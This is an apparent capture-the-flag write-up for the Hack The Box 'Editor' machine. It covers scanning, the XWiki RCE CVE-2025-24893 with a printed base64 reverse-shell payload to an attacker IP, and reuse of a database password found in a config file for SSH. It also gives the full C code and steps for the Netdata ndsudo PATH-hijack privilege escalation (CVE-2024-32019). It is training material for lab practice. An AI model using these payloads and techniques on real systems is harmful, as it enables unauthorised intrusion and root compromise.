

HTB Machine - Editor (Easy)

Fingerprinting

Nmap scan

I ran this Nmap command:

```
sudo nmap -sC -sV 10.10.11.80
```

Output (shortened) shows:


- `22/tcp` — OpenSSH 8.9p1 (SSH)
- `80/tcp` — nginx 1.18.0 (HTTP)
- `8080/tcp` — Jetty 10.0.20 (HTTP, XWiki)

The Jetty/XWiki site exposes WebDAV methods (PROPFIND, LOCK, UNLOCK), has many `robots.txt` disallows, and a JSESSIONID cookie that is missing `HttpOnly`.

(Full Nmap output is in the original note.)

Enumeration

The page on port 80 looked normal:



Nothing interesting there yet.

The page on port 8080 (XWiki) showed more info at the bottom, including the XWiki version.

A screenshot of a web browser window. The address bar shows the URL <http://10.10.11.80:8080/xwiki/bin/view/Main/>. Below the address bar is a navigation bar with links: Import bookmarks..., Parrot OS, Hack The Box, OSINT Services, Vuln DB, Privacy and Security, and Learning Resources. The main content area has a title "Intro" and a sub-section "Introduction — SimplistCode Pro Wiki".

Intro

Last modified by Neal Bagwell on 2025/06/16 09:39

Introduction — SimplistCode Pro Wiki

Welcome to the SimplistCode Pro Documentation

SimplistCode Pro is a lightweight, minimal, and modern text editor and IDE designed for developers who prefer simplicity without compromising functionality. Built with Python and Tkinter, SimplistCode Pro offers essential tools for code editing and project management in a sleek, futuristic interface.

What is SimplistCode Pro?

SimplistCode Pro is a standalone desktop application tailored for developers working on small to medium-sized projects who want:

- A distraction-free, clean workspace
- Essential features like file management, terminal access, and syntax highlighting
- A lightweight alternative to heavyweight IDEs

Key Features

- Dark/Light theme toggle
- Integrated file explorer
- Built-in terminal emulator
- Syntax highlighting for multiple languages
- Simple file and folder management
- Modern and minimalist user interface

Why SimplistCode Pro?

XWiki Debian 15.10.8

Vulnerability assessment

I searched online and found that the XWiki version running has a recent CVE (2025).

A screenshot of a GitHub repository page. The repository is named [dollarboysushil / CVE-2025-24893-XWiki-Unauthenticated-RCE-Exploit-POC](#) and is marked as Public. The repository has 1 branch and 0 tags. The main tab is selected. A commit is shown with the message "dollarboysushil CVE-2025-24893 POC added". The commit was made by 840e959 · 2 months ago and contains 2 commits. The commit details show four files: "images" (CVE-2025-24893 POC added), "CVE-2025-24893-dbs.py" (CVE-2025-24893 POC added), and "README.md" (CVE-2025-24893 POC added), all updated 2 months ago.

Exploitation

I copied the exploit script into `vim`, ran it, and a reverse shell opened.

```
[?] Enter target URL (including http:// or https:// e.g http://10.10.10.18.10:8080): 10.10.11.80:8080
[?] Enter your IP address (for reverse shell): 10.10.14.128
[?] Enter the port number: 1337

[+] Expanded Security Maintenance for Applications is not enabled.

[+] Crafting malicious reverse shell payload...

[+] Sample Format:
To: $target
http://target/xwiki/bin/get/Main/SolrSearch?media=rss&text=<payload>

[+] Final Exploit URL:
10.10.11.80:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async=false%7D%7D%7B%7Bgroovy%7D%7D%22bash%20-c%20%7Becho,YmFzaCAtYyAnc2ggLwkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTI4LzEzMzcqMD4mMSc=%7D%7C%7Bbase64,d%7D%7C%7Bbash,-i%7D%22.execute%28%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
internet connection or proxy settings.

[+] Exploit delivered successfully! Check your listener.

[+] Done. Awaiting reverse shell connection on 10.10.14.128:1337 ...
```

The shell put me on the system as the user `xwiki`.

```
[x]-[user@parrot]-[~/Desktop/Editor]
└─$ nc -lvpn 1337

Listening on 0.0.0.0 1337
Connection received on 10.10.11.80 33380
sh: 0: can't access tty; job control turned off
$ whoami
xwiki
$ pwd
/usr/lib/xwiki-jetty
$ ls/-la
total 72
drwxr-xr-x 5 root root 4096 Jul 29 11:48 .
drwxr-xr-x 91 root root 4096 Jul 29 11:55 ..
drwxr-xr-x 6 root root 4096 Jul 29 11:48 jetty
lrwxrwxrwx 1 root root 14 Mar 27 2024 logs -> /var/log/xwiki
drwxr-xr-x 2 root root 4096 Jul 29 11:48 start.d
-rw-r--r-- 1 root root 5551 Mar 27 2024 start_xwiki.bat
-rw-r--r-- 1 root root 6223 Mar 27 2024 start_xwiki_debug.bat
-rw-r--r-- 1 root root 10530 Mar 27 2024 start_xwiki_debug.sh
-rw-r--r-- 1 root root 9340 Mar 27 2024 start_xwiki.sh
-rw-r--r-- 1 root root 2486 Mar 27 2024 stop_xwiki.bat
-rw-r--r-- 1 root root 6749 Mar 27 2024 stop_xwiki.sh
drwxr-xr-x 3 root root 4096 Jun 13 17:08 webapps
```

While enumerating files and folders I found `WEB-INF/hibernate.cfg.xml`. Inside it I discovered a password:

`theEd1t0rTeam99`

```
cd WEB-INF in terminal emulator
ls
cache
classes
fonts
hibernate.cfg.xml
jboss-deployment-structure.xml
jetty-web.xml
lib
observation
portlet.xml
sun-web.xml
version.properties
web.xml
xwiki.cfg
xwiki-locales.txt
xwiki.properties
cat hibernate.cfg.xml
engines) you will also have to set the property XWIKI.DB in XWIKI.CFG file
-->
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
<property name="hibernate.dbcp.poolPreparedStatements">true</property>
```

Who is that password for? I stepped back and looked for users. I found a user folder `/home/oliver`. I tried SSH and got in as `oliver`, then grabbed `user.txt`.

```

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings
Last login: Wed Oct 1 14:19:18 2025 from 10.10.14.128
oliver@editor:~$ ls
linpeas.sh local-listeners.trace nvme nvme.c result-oliver.txt user.txt
oliver@editor:~$ cat user.txt
f4f846f1e1b9b0ea9d99c8cb9b22d68b

```

Privilege escalation


In one directory I found `linpeas.sh` (the usual local enumeration script). From its output I noticed:

- A user named `netdata`
- A service listening on `port 19999`

Netdata is a real-time system monitoring tool. Its default port is `19999`. The Netdata web UI was reachable only locally, so I did local port forwarding:

```
ssh -L 19999:127.0.0.1:19999 oliver@editor.htb
```

Then I opened `http://127.0.0.1:19999` in my browser and saw the Netdata UI. There was a red warning telling the admin to upgrade for security. The running version was `1.45.2`.



I found a GitHub PoC for **CVE-2024-32019** that targets this Netdata version.

The screenshot shows a GitHub repository page for `sPhyos/cve-2024-32019-PoC`. The repository is public and has 6 commits, 1 branch, and 0 tags. The README file contains a section titled "CVE-2024-32019 — Netdata ndsudo Local Privilege Escalation".

Commits:

- `checker_c`: Exploit Checker's added (2 months ago)
- `checker_python`: Exploit Checker's addes (2 months ago)
- `README.md`: Bugs Fixed (2 months ago)

README:

CVE-2024-32019 — Netdata ndsudo Local Privilege Escalation

Summary

Netdata's `ndsudo` helper (installed `setuid root`) restricts which commands it will run, but **resolves those commands using the caller's PATH**. In impacted versions, a local user can place a malicious binary earlier in

Steps I used to get root

1. Save this C code as `nvme.c`:

```
#include <stdio.h> #include <stdlib.h> #include <unistd.h> int main() { setuid(0); setgid(0); execl("/bin/bash", "bash", NULL); return 0; }
```

2. Compile the exploit:

```
gcc nvme.c -o nvme
```

3. Prepare a fake bin directory and move the compiled binary there:

```
mkdir -p /tmp/fakebin mv nvme /tmp/fakebin/ chmod +x /tmp/fakebin/nvme
```

4. Prepend the fake directory to `PATH`:

```
export PATH=/tmp/fakebin:$PATH
```

5. Run the vulnerable Netdata plugin command to trigger the exploit:

```
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
```

After that, I was able to escalate to `root`.

```
root@editor:/tmp/fakebin# ls
nvme
root@editor:/tmp/fakebin# cd /root #7892          01 Oct 201
root@editor:/root# ls
root.txt  scripts  snap
root@editor:/root# cat root.txt
3e94d0ff944be266ef73ee28f2c809ef
root@editor:/root#
```

Notes & takeaways

- XWiki on port 8080 was the initial foothold (known CVE).
- The `hibernate.cfg.xml` leak yielded a useful password.
- Netdata (port 19999) had a local exploit that led to root.
- Port forwarding (SSH local tunnel) allowed access to Netdata from my machine.

References

- PoC: <https://github.com/sPhyos/cve-2024-32019-PoC>